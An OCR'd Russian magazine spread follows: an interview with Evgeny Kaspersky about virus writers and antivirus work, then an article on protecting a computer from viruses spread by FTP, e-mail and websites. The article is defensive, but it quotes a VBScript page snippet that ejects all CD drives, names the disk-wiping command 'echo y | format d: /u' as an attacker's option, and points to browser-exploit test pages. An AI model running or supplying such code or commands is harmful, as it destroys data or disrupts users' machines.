mindwOrk: А вам никогда не хотелось после очередного завала плюнуть на все и уйти в монастырь? :) Ну, или заняться чем-то менее напряжным.
EK: Уже не могу, вошел во вкус. Наоборот, каждая новая задача вызывает у меня блеск в глазах и желание быстрее погрузиться в ее решение.

mindwOrk: На каком компьютере вы работаете в Лаборатории, и какой стоит у вас дома? Какими программами вы пользуетесь в работе?
EK: У меня несколько компьютеров: один - чистый, используется для коммуникаций с миром, остальные отданы на растерзание вирусам. Там я их препарирую. Все, за исключением первого, изолированы от мира, чтобы у узников не появлялся соблазн сбежать на волю, и работают под управлением ОС Windows разных версий. Из программ я использую наши внутренние утилиты, IDA, FAR и Pinball :).

mindwOrk: Pinball? :) Вы часто играете в игры? Каким отдаете предпочтение?
EK: Pinball ;). Играю нечасто, обычно в перерывах между решением задач, чтобы немного развеяться и привести мозги в порядок.

mindwOrk: Пробовали ли вы сами в исследовательских целях написать вирус? Если да - расскажите о нем (них) поподробнее. Если нет - возникало ли такое желание?
EK: Скажу честно - и без этого работы хватает.

mindwOrk: Насколько, по вашему мнению, важно пользователю иметь на своем компьютере установленный антивирус? Как вы оцениваете опасность при его отсутствии?
EK: Антивирус нужен даже вирусологу. По крайней мере, чтобы протестировать работу своего детища. Пользователю тоже очень важно иметь защиту. Попробуйте выйти в интернет без антивируса, и уже через несколько минут можете схлопотать какого-нибудь червя. Причем сегодня мы рекомендуем не зацикливаться только на антивирусе. Это не панацея. Нужно обязательно ставить межсетевой экран и просто учиться основным правилам компьютерной гигиены.

mindwOrk: (делая страшные глаза) КАК? "Антивирус Касперского" не панацея против вирусов?? :))
EK: Такое позволяют себе говорить в отношении своих продуктов только, хм, не совсем честные разработчики. Это все равно, что утверждать - подушка безопасности гарантирует стопроцентную безопасность.

mindwOrk: Какие технологии написания вирусов сейчас наиболее популярны у авторов? Есть ли у вас идеи алгоритмов вирусов, которые еще не использовались ни одним вирусмейкером?
EK: Технологии написания вирусов? Хм, самая распространенная - включил компьютер, загрузил C++ и написал. Другое дело, что сейчас пишут даже не вирусы, а больше сете-

... я не вижу такого авторитета, который мог бы меня научить чему-то принципиально новому. Скорее наоборот.

Для нас это было первое испытание, и мы победили. Не просто победили, а оставили далеко позади всех конкурентов.

... подавляющее большинство вредоносных программ (95%) нацелены только на Windows. Это логично, ведь эта операционная система - самая популярная.

вых червей, атакующих бреши в системах безопасности операционок и приложений. Мне, как, по сути, врачу скорой помощи, понятно, что у больного (интернета) болит, а что еще нет. Естественно, что я понимаю слабые места Сети и представляю возможные пути развития вирусописательства. Только никто, кроме меня, их никогда не узнает. Sorry.

mindwOrk: Вы читаете ленту bugtraq? :)
EK: Тссссс!

mindwOrk: На каком языке программирования сейчас обычно пишут вирусы? И каково примерное соотношение современных вирусов dos/win/cross-platform?
EK: Большинство вирусов создается на языках высокого уровня, типа C++ и Delphi. Ассемблер стал преимущественно оружием более взрослого поколения, которое такими глупостями не занимается. Хотя, сами понимаете, бывают и исключения. Что касается ОС - подавляющее большинство вредоносных программ (95%) нацелены только на Windows. Это логично, ведь эта операционная система - самая популярная.

mindwOrk: А какие существуют платформы, где вирусов пока нет (или очень мало), но теоретически возможен всплеск активности? Дайте комментарий перспективам существования вирусов на "экзотических" платформах.
EK: Вирусы могут существовать везде, в любой среде, где выполняются следующие условия. Во-первых, популярность. Естественно, что операционная среда должна "накрыть" хоть одного вирусописателя. Во-вторых, документированность. Трудно написать вирус, не зная, как это делается, и не имея средств разработки. В-третьих, незащищенность. Это отдельный вопрос. По умолчанию все операционки не защищены (нет идеального программиста и идеального, безгрешного кода). Просто бреши, может быть, еще не обнаружены. Так что незащищенность измеряется именно количеством обнаруженных брешей и отсутствием гарантированных средств защиты, типа sandbox. Примерьте эти условия к "экзотическим платформам", и все станет ясно.

mindwOrk: Ну хорошо. А есть ли зафиксированные случаи появления вирусов на мобильных телефонах?
EK: Нет. Проходили слухи о том, что написанные определенным образом SMS'ки могут завалить телефон. Но мы так и не добились их реализации в лабораторных условиях. Поэтому прошу считать это не более чем слухами. А вирусов (т.е. саморазмножающихся программ) для классических мобильников нет. Есть несколько концептуальных образцов для смартфонов, но смартфон, сами понимаете, это, скорее, карманный компьютер, нежели телефон.

mindwOrk: Кого вы считаете ведущими в мире специалистами по вирусам? Из числа ваших коллег, вирусмейкеров или просто исследователей этой области. Для всего мира вы являетесь авторитетом. Но существуют ли авторитеты для вас?
EK: Как бы нескромно это ни звучало, но я не вижу такого авторитета, который мог бы меня научить чему-то принципиально новому. Скорее наоборот. Однако есть несколько очень талантливых экспертов, в том числе из конкурирующих компаний, с которыми мы общаемся на одном уровне.

mindwOrk: Как вы относитесь к профессиональным вирусмейкерам? Испытываете ли вы уважение к тем, кто создает оригинальные вирусы с хорошим кодом (не деструктивным)? Считаете ли вы, что всех авторов и распространителей вирусов, независимо от того, деструктивен их код или нет, следует судить и наказывать? Какое, по вашему мнению, наказание является справедливым?
EK: Извините за банальность, я к ним не отношусь. У вирусов по умолчанию не может быть хорошего кода, это как атомная бомба - может ли быть хорошим средство уничтожения людей? "Хорошесть" может диагностировать такой же испорченный человек, как и сам автор вируса. Если сегодня он создал безвредный вирус, то от следующего его творения может лечь интернет. Поэтому я приравниваю киберпреступников к клиентам остальных глав уголовного кодекса. Правда, наказание должно все-таки отличаться. Современные вирусописатели в большинстве случаев - подростки, таким экзотическим образом утверждающиеся в жизни. Ну не вышло у него с противоположным полом, ну хоть здесь, на геростратовом поприще, проявит себя. Мне кажется, таких еще можно вразумить. А что касается рецидивистов - так этих наказывать по всей строгости закона. Вирусы - это не игрушки. Из-за них срываются многомиллиардные сделки, люди теряют года работы. Все это преступление.

mindwOrk: А вы никогда не задумывались, что некоторые из таких людей (не те, кто пишет деструктивный

Евгений Касперский

Антивирус нужен даже вирусологу. По крайней мере, чтобы протестировать работу своего детища.

Вообще чувствуется, что у меня уходит все меньше времени на анализ вирусов...

... вирусов (т.е. саморазмножающихся программ) для классических мобильников нет.

Визуальные эффекты вирусов...

код, и не школьники, клепающие вирусы программами вирус-генераторами) возможно являются неплохими учеными. И создают вирусы не из любви к деструктиву, и не оттого, что "не вышло с противоположным полом", а потому что пытаются исследовать и создать новую форму жизни, развивающуюся самостоятельно. Своего рода Искусственный Интеплект. Как в свое время Иан Хеп и Джонатан Шок - ученые из Хегох и авторы первых вирусов. И вы действительно считаете, что ущербность индивида нужно оценивать по его _возможным_ поступкам?? Можно ли в таком случае назвать ущербным Fyodor'a - автора небезызвестного nmap, только потому, что он МОЖЕТ создать то, что не только сканирует, но и проводит атаку DoS?

EK: Я не вижу параллели между Хепом и Шоком, а также Пенроузом, Штапем, Висоцким и Макилроем - и ребятами, которые сегодня создают вирусы. Не убедили вы меня. Не надо оправдывать киберпреступность в любом ее виде научно-исследовательскими целями. Так можно оправдать и людей, создавших оружие массового уничтожения. Да, они талантливы, местами гениальны, но продукт их деятельности деструктивен, а, следовательно, порочен.

mindwOrk: Ваше мнение о VX-журналах, таких как 29A и Infected Voice. Источник зла или познавательная информация?

EK: Мне кажется, им нужно печиться. Особенно Infected Voice. Название говорит само за себя.

mindwOrk: Лечиться, простите, от чего? :) Велика ли разница между информацией, публикуемой в подобных журналах, и той технической информацией, которой обмениваются друг с другом антивирусные организации?

EK: Направление вектора разное: в одном случае - созидание, в другом - деструктивность.

mindwOrk: А как вы относитесь к сообщениям, типа "Warning, all info we give is for educational purpose only. Don't use it for illegal activity", которые печатаются в подобных изданиях в содержании? Стоит ли применять меры к авторам таких журналов только из-за того, что информацией может быть кто-нибудь когда-нибудь воспользуется в нехороших целях? Как вы относитесь к заявлению вирусмейкеров (и многих других людей), что любая информация имеет право на существование и должна быть доступна всем людям?

EK: Ага, а наркотики тоже должен попробовать каждый современный человек. Если продолжать аналогии, то получается хаос. Чтобы понять мои чувства к этим странным людям, представьте, что несколько лет я вообще практически не вылезал с работы - постоянно анализировал новые вирусы и разрабатывал защиту.

mindwOrk: Хм, каким образом здесь задействованы личные чувства к вирусмейкерам? Насколько я понимаю, это характеризует вашу любовь к работе, которой вы себя посвятили. Любовь к исследованиям.

EK: Мне всегда казалось, что я способен добиться многого и в других областях человеческой деятельности. Не было бы вирусов, может быть, Касперский был бы известен как... хм, скажем, Нобелевский лауреат по математике ;).

mindwOrk: Часто ли вирусмейкеры удивляют вас своими решениями (кода)? Какие три вируса вы считаете самыми профессиональными и грамотными?

EK: Бывают случаи, именно удивляют. Вот бы их голову, да в правильное русло! Из самых громких могу отметить CIH (Чернобыль), Magistr и Slammer.

mindwOrk: А из негромких? :) Много ли вы встречали вирусов, которые могли учинить делов поболее Сиха, но, в силу определенных обстоятельств, не прижились, и о них вообще мало кто знает?

EK: Таких ну очень много.

mindwOrk: В вирусмейкерском сообществе уже давно бытует мнение, что "VX scene" постепенно отмирает. Уходят многие известные профи, чтобы их заменить не хватает квалифицированных вирусных программистов. Чувствуете ли вы эту тенденцию? И что об этом думаете?

EK: Вообще чувствуется, что у меня уходит все меньше времени на анализ вирусов, а тяжелые случаи попадаются все реже. Будем надеяться, что это тенденция.

mindwOrk: Какие сайты в интернете вы посещаете регулярно? На какие рассылки подписаны?

EK: www.kaspersky.com :).

mindwOrk: С вашей точки зрения, как специалиста, насколько искажают НЕкомпьютерные СМИ информацию о появлении вирусов и червей? Не считаете ли вы, что они таким образом наносят определенный вред?

EK: Искажения случаются. Причем примерно 50 на 50 в них оказываются виноваты как сами СМИ, так и некоторые антивирусные компании, которые, в погоне за цитатами, иногда пускают откровенные утки и фальсифицируют события. С вашего позволения пальцем показывать не буду.

mindwOrk: Как вы предпочитаете проводить отпуск? Как отдыхаете от компьютеров и работы? Ваши НЕкомпьютерные интересы и хобби?

EK: Очень люблю лыжи и машины. Собственно им и посвящаю отпуска.

mindwOrk: Машины коллекционируете, собираете-разбираете или просто любите на них ездить? Лыжи - ходьба, спалом, прыжки с трамплина? :) И где предпочитаете пройтись на лыжах?

EK: На машинах предпочитаю ездить. Сам принципиально езжу на Ладе 99 модели, но за границей люблю пробовать другие марки. Лыжи горные. Любимое место - Чегет. Именно там я впервые встал на лыжи.

*mindwOrk:*Ваши любимые фильмы и книги?

EK: Очень люблю Стругацких. А вот с кинематографом практически не общаюсь, после работы и книг времени не хватает.

mindwOrk: Что бы вы хотели передать тем ребятам, которые пишут вирусы?

EK: Скорее повзрослеть и перестать заниматься ерундой.

(game)land
ДВИЖЕНИЕ ВВЕРХ
Мы выбрали это направление
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
PlayStation Страна Игр Хакер ХакерСпец Мобильные Компьютеры Хулиган CGW-RU Свой Бизнес
СТРАНА ИГР
ХАКЕР
СПЕЦ ХАКЕР
МОБИЛЬНЫЕ КОМПЬЮТЕРЫ
ХУЛИГАН
COMPUTER GAMING WORLD Russian Edition
СВОЙ БИЗНЕС
DVD
ПУТЕВОДИТЕЛЬ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ИНТЕРНЕТ - ПОТЕНЦИАЛЬНЫЙ ИСТОЧНИК ЗАРАЗЫ!

КАК УБЕРЕЧЬ СЕБЯ ОТ ВИРУСОВ В СЕТИ

Ты никогда не задавался вопросом, откуда берутся... вирусы? Да, несомненно, их пишут злоумышленники и выпускают на волю, дабы отыскать зазевавшихся жертв и заразить их рабочую машину, а если повезет, несколько машин...

Вирусы стали активно распространяться среди конечных пользователей со времен рождения Сети. До этого момента зараза могла переноситься с одного компа на другой только с помощью хардварных носителей информации (в основном, дискет). А в наше время электронная паутина - не что иное, как среда обитания и выживания вирусов, в которой они чувствуют себя сухо и комфортно.

По официальной статистике, через интернет передается 90% всех известных вирусов. Подхватить заразу можно где угодно, и никто от этого не застрахован. Даже ты. Причем в большинстве случаев сам юзер способствует заражению. Ты можешь возразить, что это не так и послать меня в... известном направлении, но я бы не спешил с выводами. Прочитав этот материал, ты увидишь всю остроту поднятой проблемы.

По официальной статистике, через интернет передается 90% всех известных вирусов. Подхватить заразу можно где угодно, и никто от этого не застрахован. Даже ты.

ЛАКОМЫЕ СЕРВИСЫ INTERNET

Многие пользуются услугами глобальной сети. Причем все с разными целями. Кто-то посещает познавательные порталы и флеймит на форумах. Некоторые интернетчики днем и ночью зависает в чатах и аськах (самые "умные" из них пытаются подсадить виря или троя начинающим пользователям и представляют наибольшую опасность, но об этом позже). И, наконец, большинство просто залезает в интернет, чтобы проверить почту. Как ни странно, всех их объединяет одно - опасность подхватить электронную заразу. Чтобы этого не случилось, необходимо придерживаться простых правил и всегда быть начеку. Тогда ни один злоумышленник не сможет впарить тебе трояна.

Сетевые коммуникации состоят из отдельных сервисов, которыми свободно пользуются юзеры. Но каждый такой сервис при определенных условиях может представлять серьезную опасность для пользователя, и если не соблюдать ряд правил, актуальных для каждой службы, можно поплатиться потерей сокровенной информации, а также системы (все зависит от типа вируса/трояна). Причем с каждым годом технологии "впаривания" заразы меняются, поэтому следует всегда быть готовым к возможной попытке заражения.


FILE TRANSFER PROTOCOL

Раз уж мы заговорили о сервисах, попробуем разобраться в каждом из них. Пойдем по возрастающей: на первом месте у нас находится служба FTP, располагающаяся на 21 порту. Сервис предназначен для обмена файлами и не более того. Казалось бы, пользователь никогда сам не будет скачивать и запускать заразный файл, но в большинстве случаев именно так и происходит. Это обуславливается несколькими причинами:

❶. **Любопытство.**

Живой пример: некий хакер Вася написал новый вирус, который пока еще не детектится антивирусным ПО, и залил свое творение на крупный FTP-обменник (не спрашивай, как он получил туда rw-доступ, говорю же, хакер). Спустя час ламер Петя, который бродит по вебу в поисках крякера интернета, вдруг находит его на варезоотстойнике - FTP-сервере. Естественно, Вася заранее обдумал, какое имя дать своему вирусу. Скачав зловредную программу, Петя запустил ее. Конечно, никакого бесплатного интернета он не поимел, но все пароли на

По официальной статистике, через интернет передается 90% всех известных вирусов.



Отчет перехватчика вирусов от AVP

dial-up ушли Васе по e-mail. И продолжали уходить до тех пор, пока добрые люди не помогли жертве и не переустановили парню систему. Мораль: не скачивай неизвестный софт с любых FTP-серверов: это очень небезопасно. Даже если у тебя установлены перехватчики вирусов (о них будет сказано ниже), свеженаписанный троян не будет ими обнаружен и с легкостью обживется на твоей системе.

❼. Внушение.

Способ получения вируса немного похож на первый. Точнее, совпадает его концовка, в которой юзер качает и запускает файл с FTP-сервера, к чему злоумышленник подталкивает его разными средствами. Это может быть письмо, в котором содержится ссылка на вирус и представление его как суперпрограммы, оптимизирующей работу Windows (ты думаешь, на это не клюнут? Еще как клюют! Особенно те, у кого мало ОЗУ). Вирусописатель может представить свое творение как самораспаковывающийся архив с фотографиями обнаженной Памелы Андерсон, ссылку на который отправит тебе по аське. Способов может быть много, а защита только одна: не доверять никому, кроме людей, которых знаешь долгое время (впрочем, они тоже могут быть заражены червяком, но об этом позже).

❽. Вирусы.

Это может показаться странным, но сами вирусы могут скачивать новые зловредные программы. Яркий тому пример - старинная тварь по имени Homer, которая при соединении с FTP-сервером запивала свою копию в каталог /incoming (в него, по умолчанию, разрешена запись). Но это было давно. Теперь вирусы стали умнее и могут скачивать свои новые версии по FTP, правда пользователь об этом узнает только из отчета антивирусного перехватчика...

Время собирать камни. То есть сделать небольшой вывод из всего вышеизложенного. Я вижу спасение от всех трех бед одновременно в установке антивирусного перехватчика, который проверяет файлы "на лету" сразу после скачивания. Запустить заразу детектор не позволит. Примеры таких софтин - известные AVP, DrWeb, Norton Antivirus, McAfee... Этот список можно продолжать бесконечно, так как антивирусов сейчас развелось много (их обзор ты можешь найти в тематической статье этого номера). Но одной надежды на совершенство программы недостаточно. Нужно проявлять бдительность и не скачивать подозрительные файлы с FTP-архивов. Доверять на 100% можно лишь хорошо зарекомендовавшим себя серверам.

На серьезных FTP-серверах файлы чаще всего снабжаются PGP-подписью, что дает возможность проверить неизменность бинарника. Для этого, используя утилиту pgp, и команду:

```
pgp.exe sotf.pgp soft.exe
```

можно убедиться в соответствии бинарных данных и защитного ключа. В конце анализа ты получишь итоговое сообщение от PGP, сообщающее о валидности подписи файла.

ПОЧТА - ЭТО НЕ ТОЛЬКО ТЕКСТОВЫЕ ДОКУМЕНТЫ!

Настало время поговорить о самом популярном сервисе интернета - e-mail. Множество юзеров лезут в Сеть именно для того, чтобы "снять мыло" (или написать кому-нибудь письмо). С этой службой тесно связаны две нехорошие вещи - спам и вирусы. Первое нас не особо интересует, а вот вирусы по мылу распространяются довольно часто.


Ты наверняка сталкивался с такой ситуацией: получаешь почту, а в ящике письмо от некой sexy_girl@yahoo.com. В аттаче видишь файл sexy_girl.jpg с симпатичной графической иконкой. В довесок ко всему в теле письма написано, что девушка искала тебя всю свою жизнь и решилась-таки послать своему кумиру фотографию в неглиже ;). Разумеется, темный пользователь сразу потянется своими шаловливыми ручками к файлу и откроет его. Итог плачевен: компьютер заражен вирусом. Более того, файл имел название "sexy_girl.jpg[40 пробелов].exe" - стандартная уловка вирусмейкеров...

Другой пример: в аттаче содержится нормальный текстовый документ, и его имя - letter.doc. Без задней мысли юзер открывает этот файл с помощью MS Word и заражается... макровирусом, который уже давно мечтает выбраться из неволи и начать плодиться пошустрее, чем кролики в Австралии. Конечно, макрокоманды можно отключить, но иногда они так полезны в работе, что рука не поднимается их выключить.

Иногда даже не требуется открывать файл. Это сделает за тебя дырявое ПО компании Microsoft, а именно его почтовый клиент Outlook (или более тонкий и популярный в народе Outlook Express). Откроет, заразит компьютер и заботливо разошлет »

> Нужно проявлять бдительность и не скачивать подозрительные файлы с FTP-архивов.


> Разумеется, темный пользователь сразу потянется своими шаловливыми ручками к файлу и откроет его.



Осторожно! Тут может быть вирус :)

Без задней мысли юзер открывает этот файл с помощью MS Word и заражается... макровирусом, который уже давно мечтает выбраться из неволи начать плодиться пошустрее, чем кролики в Австралии.

Не скачивай неизвестный софт с любых FTP-серверов: это очень небезопасно.



Стандартное письмо с вирусом в аттаче

Службы поддержки бесплатных почтовых служб заботятся о своих клиентах и предлагают бесплатную проверку почты на вирусы.

Используй только новые и только надежные e-mail клиенты.

копию вируса по всей адресной книге (интересный сервис, не правда ли? ;)). Пример такого вируса - известный I Love You, который несколько лет назад прошел грозой по всей Сети. Отсюда правило: используй только новые и только надежные e-mail клиенты. Для Windows примером такой программы является любимый многими The Bat! (www.ritlabs.com). Если нет Летучей Мыши, можешь юзать стандартное Web-мыло, которым разрешают пользоваться на бесплатных Mail-сервисах (www.mail.ru, www.pisem.net и проч.). Но не все так плохо. Службы поддержки бесплатных почтовых служб заботятся о своих клиентах и предлагают бесплатную проверку почты на вирусы. Отказываться от нее в наше время глупо, а в ряде случаев - просто невозможно (только вот, к сожалению, предоставляют ее далеко не все сервисы). Примером такой халявы является тот же mail.ru.
Что мы имеем? Если не забывать про антивирусное ПО и мое наставление про The Bat!, можно, в принципе, не опасаться вирусов... Конечно, если ты сам не будешь открывать первый попавшийся аттач письма. Не стоит забывать и об информационных сайтах, которые оперативно сообщают об обнаружении новой дырки в почтовых программах. Прочитав такую сводку, необходимо в срочном порядке обновить версию клиента.


ОПАСНОСТЬ ВСЕМИРНОЙ ПАУТИНЫ

Не менее популярным сервисом является WWW. Да-да, это тот самый HTTP-сервис, располагающийся на 80 порту. Мало того, что он предоставляет возможность заражения скачанными файлами, но и таит в себе особую опасность - скрипты и вызовы ActiveX.
Последние встречаются крайне редко, потому как пишутся в основном грамотными людьми, а такие редко глупостями занимаются. Кроме того, ActiveX-контролы легко отключаются в браузере, поэтому обсуждать их я не буду. Но вот насчет скриптов поговорим подробнее. Они бывают нескольких видов. Самые популярные это JavaScript и VBScript. Написать простенькую программу в таких примитивных средах может любой школьник (особенно на VBScript, т.к. основан он на простейшем Visual Basic'e).
Рассмотрим пример. Совсем недавно был обнаружен ресурс www.vke.ru, исходник главной страницы которого содержал следующий код:


```
<SCRIPT language="VBScript">
<!--
Set oWMP =
CreateObject("WMPlayer.OCX.7")
Set colCDROMs =
oWMP.cdromCollection
if colCDROMs.Count >= 1 then
      For i = 0 to colCDROMs.Count - 1
            colCDROMs.Item(i).Eject
      Next ' cdrom
End If
-->
</SCRIPT>
```

Назвать вирусом такой код, конечно, нельзя. Но вреда от него много. Меня самого чуть не хватил инфаркт, когда все сидюки в моем системном блоке разом открылись. Я привел

Но вреда от него много. Меня самого чуть не хватил инфаркт, когда все сидюки в моем системном блоке разом открылись.



The Bat! - безопасный клиент нового поколения



В Opera и Mozilla этот скрипт не работает

Что с помощью виндового telnet.exe можно переполнить буфер, завалить систему или выполнить произвольный код.

этот код лишь для того, чтобы еще раз доказать, что в браузерах (особенно одной известной компании) можно найти сколько угодно дыр, через которые легко получить систему под контроль.

Хочешь пример посерьезнее? Пожалуйста! Браузер Internet Explorer (он является самым популярным во всем мире) вплоть до 6 версии был уязвим досадным багом, который позволял выполнить любой системный файл. Я думаю, не стоит говорить о последствиях такого запуска. Злоумышленник мог исполнить как заранее закачанный вирус, так и команду echo y | format d: /u. Фантазия тут безгранична! Правда, на багтраке давалась возможность проверить свой браузер на примере запуска обычного калькулятора :). Проверить своего ослика можно по этому адресу: www.nics.com.ua/VULN/BROWSERS/RunProgram.shtml.

Если порыться в интернете на тему выполнения произвольного кода через IE, можно найти ошеломляющие сведения. Путем хитрой замены параметра заголовка, передаваемого клиенту, становится возможным закачать и выполнить (!!!) произвольный бинарный файл. Мало того, чтобы доказать это неверующему юзеру, автор бага демонстрировал запуск тестового бинарного файла на компьютере клиента. Повторюсь, уязвим был лишь Internet Explorer, неверно принимающий HTTP-заголовок (www.solutions.fi/iebug2/run.cgi). Нередко встречаются вредоносные страницы с Java-кодом, позволяющие произвольно передвигать окно браузера, а также плодить его окошки, пока не кончится свободная оперативная память. Как говорится, голь на выдумки хитра ;).

Еще одна фишка, активируемая через Web - зловредное использование иного типа принимаемого файла. Я думаю, ты знаешь, что браузер позволяет выполнять запросы, ориентированные не только на http:// и ftp://. Эксплорер запросто запустит telnet.exe, если встретит тип telnet://, либо mIRC при начале ссылки вида irc://. Этим и пользуются злоумышленники, создавая цикл на JavaScript, плодящий такие запросы. Это в лучшем случае.

